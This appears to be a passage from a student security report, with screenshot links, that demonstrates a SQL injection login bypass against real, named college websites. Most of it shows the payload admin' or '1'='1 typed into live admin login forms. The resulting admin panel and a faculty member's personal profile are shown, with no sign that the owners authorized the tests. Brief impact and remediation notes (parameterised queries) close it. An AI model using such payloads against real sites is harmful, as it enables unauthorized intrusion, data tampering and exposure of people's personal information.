
Username: admin' or '1' = '1

Password: ••••••••••••••••••

Login

#ST#IS#4899

Now click on login.



Devrukh Shikshan Prasarak Mandal's

NYA. TATYASAHEB ATHALYE ARTS, VED. S. R. SAPRE COMMERCE
VID. DADASAHEB PITRE SCIENCE COLLEGE, DEVRUKH [AUTONOMOUS]

DEVRUKH- 415 804, (DIST-RATNAGIRI)- MAHARASHTRA, INDIA

MUMBAI UNIVERSITY BEST COLLEGE AWARD-2009-10
NAAC RE-ACCREDITED WITH GRADE- "A" (CGPA 3.06)
02354-260058, 261058

Notice: A session had already been started - ignoring session_start() in **/home/aspcdevr/domains/aspcdevrukh.ac.in/public_html/profile.php** on line **29**

Personal Information


Name : Prof. Ajinkya S. Naphade
Designation : Assistant Professor & Head
Qualification : MCA
Experience : 6
Area of Expertise : Computer Application, Website Development

Notice: Undefined index: mobile in **/home/aspcdevr/domains/aspcdevrukh.ac.in/public_html/profile.php** on line **107**

Login was successful. Hence, the domain is vulnerable.

WEBSITE-3:

URL = http://csadc.co.in/alogin.aspx




CHANDRA SHEKHAR AZAD DEGREE COLLEGE
Affiliated To - C.S.J.M. University, Kanpur

Admin Login

Now enter the payload in both the login input fields.

#ST#IS#4899

Payload: admin’ or ‘1’ = ‘1



Chandra Shekhar Azad Degree C
Not secure | csadc.co.in/alogin.aspx
Incognito
HOME | ABOUT US | COLLEGE PROFILE | ACADEMIC | FACULTY | TIME TABLE | PHOTO GALLERY | CONTACT US
Admission Open
CHANDRA SHEKHAR AZAD DEGREE COLLEGE
Affiliated To - C.S.J.M. University, Kanpur
Home
Kanpur University
C.S.A.D.C. Edge
Prtibha Khoj Pratiyogita
Time Table
Syllabus
Results
Student Corner
Career
Photo Gallery
Login
35°C Mostly sunny
Search
ENG IN
2:05 PM 5/31/2023

Admin Login

Admin Id admin' or '1' = '1

Password ••••••••••••••••••••••••••••

Now click on login button.


:: ADMIN PANEL
Not secure | csadc.co.in/aHome.aspx
Incognito
HOME | NEWS | GALLERY | ACCOUNT | USER HOME | LOGOUT
CHANDRA SHEKHAR AZAD DEGREE COLLEGE
Affiliated To C.S.J.M. University Kanpur
Copyright © 2015 - All Rights Reserved - Chandra Shekhar Azad Degree College
Powered by :- Versatile Software Services
35°C Mostly sunny
Search
ENG IN
2:06 PM 5/31/2023

Admin Panel

The login was successful. So, the page is vulnerable.

IMPACT:

1) Data access is not acknowledged.

2) Data can be modified or removed.

3) Datasets can be spied.

REMEDIATION ACTION:

1) Cleaning up and assessing the input.

2) Substituting raw SQL queries with parameterised ones.

CONCLUSION:

By this task I conclude that the SQL injection is a method by which malicious actors alter the SQL queries and gain unauthorised access, data modification and theft, or even system compromise and utilise the admin privileges and personal information for their own benefits. There are many impacts like data modification and access to unacknowledged, spying the datasets.